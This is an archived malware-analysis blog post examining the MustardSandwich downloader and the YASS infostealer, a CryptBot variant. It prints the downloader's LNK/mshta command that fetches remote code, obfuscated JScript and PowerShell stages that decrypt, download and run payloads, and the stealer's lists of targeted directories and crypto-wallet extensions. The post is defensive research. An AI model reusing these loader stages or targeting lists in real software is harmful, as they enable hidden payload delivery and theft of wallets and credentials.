There's Something About CryptBot: Yet Another Silly Stealer (YASS)

By Research Team


Published: 2024-09-10 · Archived: 2026-04-05 13:56:53 UTC

Written by Ryan Robinson and Joakim Kennedy

Recently Intezer was investigating a file that we came across during alert triage. This particular file piqued our interest due to the interesting delivery chain, and the even more interesting payload, an intricate infostealer.

Intezer has amazing code genetic analysis technology, showing us overlaps of code reuse between different files, malicious or not. We noticed that the payload *did not have significant code overlap* with other infostealers. Upon researching the threat and pivoting to similar samples, we understand that other vendors are labeling this as **CryptBot**. While the similarities are undeniable, the differences in code are significant enough that this version warrants its own documentation, and even its own name, **Yet Another Silly Stealer** (YASS). In this blog, we'll highlight both the parallels and the distinctions between these two infostealers, underscoring why this variant demands attention. This blog will give a technical analysis of the delivery chain, as well as an analysis of the **YASS payload**. The stealer was delivered using a multi-stage downloader that we are calling **MustardSandwich**.

The cybersecurity landscape is constantly witnessing a wave in the creation of new and updated infostealers, with malware developers continuously innovating to bypass defenses. While it may feel like a never-ending cat-and-mouse game, cataloging as many of these stealers as possible remains crucial. By doing so, we can better understand emerging tactics, enhance threat detection, and ultimately protect our sensitive data. Every new variant cataloged strengthens our defenses and helps to anticipate future threats, making the effort vital despite the relentless pace of cybercriminal innovation.



Attack Flow of new YASS infostealer, with some similarities and notable difference from Cryptbot

Mustard Sandwich Downloader

In the cases where we have identified the MustardSandwich downloader, it has been executed using a Windows shell link (LNK) file. The LNK file uses the Windows system binary **forfiles.exe** to invoke **PowerShell** which calls **mshta**. An example of the command line arguments for one of the LNK files is shown below.

```
Relative path: ..\..\..\Windows\System32\forfiles.exe
Command line arguments: /p C:\Windows /m win.ini /c "powershell . mshta https://
```

LNK File Arguments

The LNK files are used to execute a Microsoft HTML application (HTA) using **mshta**. The malware abuses the looseness of the **mshta** parser to hide the HTML within "junk" data. The HTML document has been broken up into multiple parts and "sandwiched" between multiple copies of the same Windows binary. The screenshot below shows the output from binwalk of one of the files with annotations showing where the different parts of the document are located.

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Microsoft executable, portable (PE)
15000         0x3A98          ESP Image (ESP32): segment count: 15, flash mode: DIO, flash speed: 40MHz, flash size: 1MB, entry address: 0xff83b00
26640         0x6810          XML document, version: "1.0"
26702         0x684E          Copyright string: "Copyright (c) Microsoft Corporation -->"

<HTA:APPLICATION CAPTION = "no" WINDOWSTATE = "minimize" SHOWINTASKBAR = "no" >

32847         0x804F          Microsoft executable, portable (PE)
47847         0xBAE7          ESP Image (ESP32): segment count: 15, flash mode: DIO, flash speed: 40MHz, flash size: 1MB, entry address: 0xff83b00
59487         0xE85F          XML document, version: "1.0"
59549         0xE89D          Copyright string: "Copyright (c) Microsoft Corporation -->"

<script>
HV=102;TQ=117;Fn=110;Bl=99;Tv=116;iw=105.....
</script>

117007        0x1C90F         Microsoft executable, portable (PE)
132007        0x203A7         ESP Image (ESP32): segment count: 15, flash mode: DIO, flash speed: 40MHz, flash size: 1MB, entry address: 0xff83b00
143647        0x2311F         XML document, version: "1.0"
143709        0x2315D         Copyright string: "Copyright (c) Microsoft Corporation -->"

<script>
eval(uZU)
window.close();
</script>

149822        0x2493E         Microsoft executable, portable (PE)
164822        0x283D6         ESP Image (ESP32): segment count: 15, flash mode: DIO, flash speed: 40MHz, flash size: 1MB, entry address: 0xff83b00
176462        0x2B14E         XML document, version: "1.0"
176524        0x2B18C         Copyright string: "Copyright (c) Microsoft Corporation -->"
```

Binwalk output of the EXE containing HTA

This technique provides some anti-analysis by automated solutions because most solutions will identify the file as a Windows executable (PE). When the file is executed in a sandbox, nothing malicious will happen. To invoke the malicious code, **mshta** must be used.

The downloader consists of two JScript stages and two PowerShell stages. The first PowerShell script is executed via an ActiveXObject, as seen in the screenshot below.

```
);var HMc = glv([366,362,378,393,384,391,395,325,362,383,380,387,387]);var GXX = new ActiveXObject(HM
c);GXX.Run(rnG, 0, true);
```


JScript Payload

The first PowerShell script decrypts the final stages. The stage has been encrypted using AES, and the key varies between attacks. An example of the stages is shown below.

```
function ffQiHkvB($LpAs){return -split ($LpAs -replace '..', '0x$& ')};
$xMaLNwL = ffQiHkvB('2319245FD48C66D76FC89F9C99D5E857EB6F754A01719C2716960A67C272DE452
$OIOVH = [System.Security.Cryptography.Aes]::Create();
$OIOVH.Key = ffQiHkvB('746A53774B6D6F6F7569476B7041676D');
$OIOVH.IV  = New-Object byte[] 16;
$zSGjOrGR = $OIOVH.CreateDecryptor();
$tQOhULjbC = $zSGjOrGR.TransformFinalBlock($xMaLNwL, 0, $xMaLNwL.Length);
$FOxZZBmey = [System.Text.Encoding]::Utf8.GetString($tQOhULjbC);
$zSGjOrGR.Dispose();
& $FOxZZBmey.Substring(0,3) $FOxZZBmey.Substring(3)
```

PowerShell Payload

The final stage is responsible for downloading the decoy and the malware to run on the machine. We have observed two types of this stage, one that downloads multiple payloads and another that only downloads one payload.



Decoy Video

The screenshot below shows a cleaned-up version of the “main” script function. First, it checks if the lure exists on disk, if not, it’s downloaded and displayed to the user. This version also appears to be tracking installations by sending a simple web request to a separate URL. After the lure has been displayed to the user, the two payloads are downloaded and executed.

```
function main(){
    $AppData_path = $env:AppData + '\';
    $tmp_root_path= $env:AppData;
    $video_lure = $tmp_root_path + '\video.mp4';
    If(Test-Path -Path $video_lure){
        Invoke-Item $video_lure;
    }Else{
        $video_buf = download_file (get_str @(6029,6041,6041,6037,6040
        write_file $video_lure $video_buf;
        Invoke-Item $video_lure;
    };
    Invoke-WebRequest -Uri "https://forikabrof.click/flkhfaiouwrqkhfas
    $l1_file = $AppData_path + 'L1.zip';
    if (Test-Path -Path $l1_file){
        run_file_in_archive $l1_file;
    }Else{
        $l1_file_buf = download_file (get_str @(6029,6041,6041,6037,60
        write_file $l1_file $l1_file_buf;
        run_file_in_archive $l1_file
    };
    $l2_file = $AppData_path + 'L2.zip';
    if (Test-Path -Path $l2_file){
        run_file_in_archive $l2_file;
    }Else{
        $l2_file_buf = download_file (get_str @(6029,6041,6041,6037,60
        write_file $l2_file $l2_file_buf;
        run_file_in_archive $l2_file
    };
}
```

PowerShell Downloading Additional Payloads

The URLs hosting the payloads have been obfuscated with a simple logic. Each character in the string has been converted to an integer and a constant has been added to each one. The function shown below is used to reverse the obfuscation.

```
function get_str($array){
    $scale=5925;
    $buf=$Null;
    foreach($val in $array){$buf+=[char]($val-$scale)};
    return $buf
};
```

Decoding Function

The payloads are downloaded as ZIP archives. The stage uses the function shown below to extract the content and execute the payload. It’s worth noting that the function executes the first file from an alphabetic sort of the content of the archive.

```
function run_file_in_archive($file){
    $app_data_path = $env:AppData;
    Expand-Archive -Path $file -DestinationPath $app_data_path;
    Add-Type -Assembly System.IO.Compression.FileSystem;
    $zipFile = [IO.Compression.ZipFile]::OpenRead($file);
    $first_file =($zipFile.Entries | Sort-Object Name | Select-Object -First 1).Name;
    $first_file_path = Join-Path $app_data_path $first_file;
    start $first_file_path ;
};
```

Running First File in Archive


The simpler version of this stage, from a related chain, is shown below. It doesn't expect the payloads to be stored in ZIP files, nor have the install tracking functionality.

```
function main(){
    $AppData_path = $env:AppData + '\';
    $tmp_root_path= $env:AppData;
    $pdf_lure = $tmp_root_path + '\Package.pdf';
    If(Test-Path -Path $pdf_lure){
        Invoke-Item $pdf_lure;
    }Else{
        $CMNVgLjE = download_file (get_str @(5385,5397,5397,!
        write_file $pdf_lure $CMNVgLjE;
        Invoke-Item $pdf_lure;
    };

    $payload_path = $AppData_path + 'IHBHXXQF.exe';
    if (Test-Path -Path $payload_path){
        run_file $payload_path;
    }Else{
        $payload_buf = download_file (get_str @(5385,5397,53!
        write_file $payload_path $payload_buf;
        run_file $payload_path
    };
}main;
```

Simplified Version of Related Chain


IDATLOADER

Inside the second downloaded ZIP file (L2.zip) is a single executable file. This is a Delphi file (4810333bf96fb808604f3657118c734c3dd8ee4baa3e6ffe8da548ae0c8e15d3) that contains a lot of boiler plate code for Delphi visual components.



IDATLOADER File

The code for starting IDATLoader is hidden amongst all the boiler plate code. IDATLOADER will inject shellcode into pla.dll that will then extract a PNG resource from the Delphi file and move it into the Temp folder.




PNG Containing Payload

From this PNG, the payload is extracted, a stealer. (7ac46eb84f4b6d25601f23d2c30b7e80b6f3b2d82d3240234fc50af75290a29f)

Technical Analysis of Infostealer

Initialisation

YASS starts its operations by performing a sleep. Then the stealer will decrypt a block of strings that are used as global variables for the stealer's functionality. There are two blocks of RC4 encrypted strings. A small key is hardcoded via stack strings in the binary for decryption. The two blocks of strings are the same strings but one is a wide char and the other is normal ASCII.



Decrypted Strings

This block of strings contains important information such as C2 information, staging folders, persistence strings and functions to be dynamically resolved. The full list of decoded strings are located here.

Next the stealer will fetch two environment variables.


```
LocalAppData: Gives appdata/local path
UserProfile: Gives path to user home
```

These variables are concatenated with two strings, in order to check for their presence.

```
C:\Users\[username]\AppData\Local\Gabatepi
C:\Users\admin\Desktop\Invoice.docx
```

The malware will exit if either exists at this point. The first path is the location of a folder, seemingly used as a mutex to ensure only one running instance. The latter appears to be an anti sandbox check.

If the staging folder does not exist, the stealer will not exit, and will create this directory.



Folder used as Mutex

Before stealing activities begin the stealer will generate a unique user ID, ZIP it, and send it to the C2.

Location of Sensitive Data

YASS starts its stealing activities by locating directories where sensitive data is commonly held. It starts a recursive search from the user profile path:

```
C:Users[username]
```

The stealer will start to iterate over each file. The file path is compared against a very large hard coded list of directories. The directories cover many categories, including programming, gaming, messaging, cloud storage, Office products, torrent, utilities, and antivirus.


```
mov     edi, ecx
mov     [ebp+var_B14], offset unk_42A2C8
mov     [ebp+var_B10], offset asc_42A2CC ; ".."
mov     [ebp+var_B0C], offset aWind ; "Wind"
mov     [ebp+var_B08], offset aPerflogs ; "PerfLogs"
mov     [ebp+var_B04], offset aProgramFiles ; "Program Files"
mov     [ebp+var_B00], offset aProgramFilesX8 ; "Program Files (x86)"
mov     [ebp+var_AFC], offset aProgramdata ; "ProgramData"
mov     [ebp+var_AF8], offset aWindows ; "Windows"
mov     [ebp+var_AF4], offset aPublic ; "Public"
mov     [ebp+var_AF0], offset aContinuousMigr ; "Continuous Migration"
mov     [ebp+var_AEC], offset aSnapshots ; "Snapshots"
mov     [ebp+var_AE8], offset aSystemProfile ; "System Profile"
mov     [ebp+var_AE4], offset aPip ; "pip"
mov     [ebp+var_AE0], offset aPython ; "python"
mov     [ebp+var_ADC], offset aVisualStudio ; "Visual Studio"
mov     [ebp+var_AD8], offset aRepos ; "repos"
mov     [ebp+var_AD4], offset aVirtualbox ; "VirtualBox"
mov     [ebp+var_AD0], offset aAutoit ; "AutoIt"
mov     [ebp+var_ACC], offset aAutohotkey ; "AutoHotkey"
mov     [ebp+var_AC8], offset aAdbappcontrol ; "AdbAppControl"
mov     [ebp+var_AC4], offset aProcessHacker2 ; "Process Hacker 2"
mov     [ebp+var_AC0], offset aVcpkg ; "vcpkg"
mov     [ebp+var_ABC], offset aIntel ; "Intel"
mov     [ebp+var_AB8], offset aAmd ; "AMD"
mov     [ebp+var_AB4], offset aNvidia ; "NVIDIA"
mov     [ebp+var_AB0], offset aNvidiaCorporat ; "NVIDIA Corporation"
mov     [ebp+var_AAC], offset aTupdates ; "tupdates"
mov     [ebp+var_AA8], offset aModules ; "modules"
mov     [ebp+var_AA4], offset aD877f783d5d3ef ; "D877F783D5D3EF8C"
mov     [ebp+var_AA0], offset aA7fdf864fbc10b ; "A7FDF864FBC10B77"
mov     [ebp+var_A9C], offset aF8806dd0c46182 ; "F8806DD0C461824F"
mov     [ebp+var_A98], offset aDumps ; "dumps"
mov     [ebp+var_A94], offset aEmoji ; "emoji"
mov     [ebp+var_A90], offset aTdummy ; "tdummy"
mov     [ebp+var_A8C], offset aDictionaries ; "dictionaries"
mov     [ebp+var_A88], offset aWebview ; "webview"
mov     [ebp+var_A84], offset aUserData ; "user_data"
mov     [ebp+var_A80], offset aUserData2 ; "user_data#2"
mov     [ebp+var_A7C], offset aUserData3 ; "user_data#3"
mov     [ebp+var_A78], offset aUserData4 ; "user_data#4"
mov     [ebp+var_A74], offset aUserData5 ; "user_data#5"
4FD0: search_for_directory (Synchronized with Hex View-1)
```

Snippet of Targeted Directories

If there is a directory match. The stealer will make a check for the folder:

```
Local Extension Settings
```

If this is the current folder. The stealer will identify folders related to targeted Opera and Google Chrome Extensions.




Check for Browser Extensions

Targeted Extensions:

Extension	**Product**
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
ejbalbakoplchlghecdalmeeeajnimhm	MetaMask
ljfoeinjpaedjfecbmggjgodbgkmjkjk	MetaMask
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink
fhbohimaelbohpjbbldcngcnapndodjp	BNB Chain Wallet
jnlgamecbpmbajjfhmmmlhejkemejdma	Braavos
dlcobpjiigpikoobohmabehhmhfoodbb	Argent X
fnjhmkhhmkbjkkabndcnnogagogbneec	Ronin Wallet
afbcbjpbpfadlkmhmclhkeeodmamcflc	Math Wallet
fhilaheimglignddkjgofkcbgekhenbh	Oxygen
ffnbelfdoeiohenkjibnmadjiehjhajb	Yoroi
mopnmbcafieddcagagdcbnhejhlodfdd	Polkadot

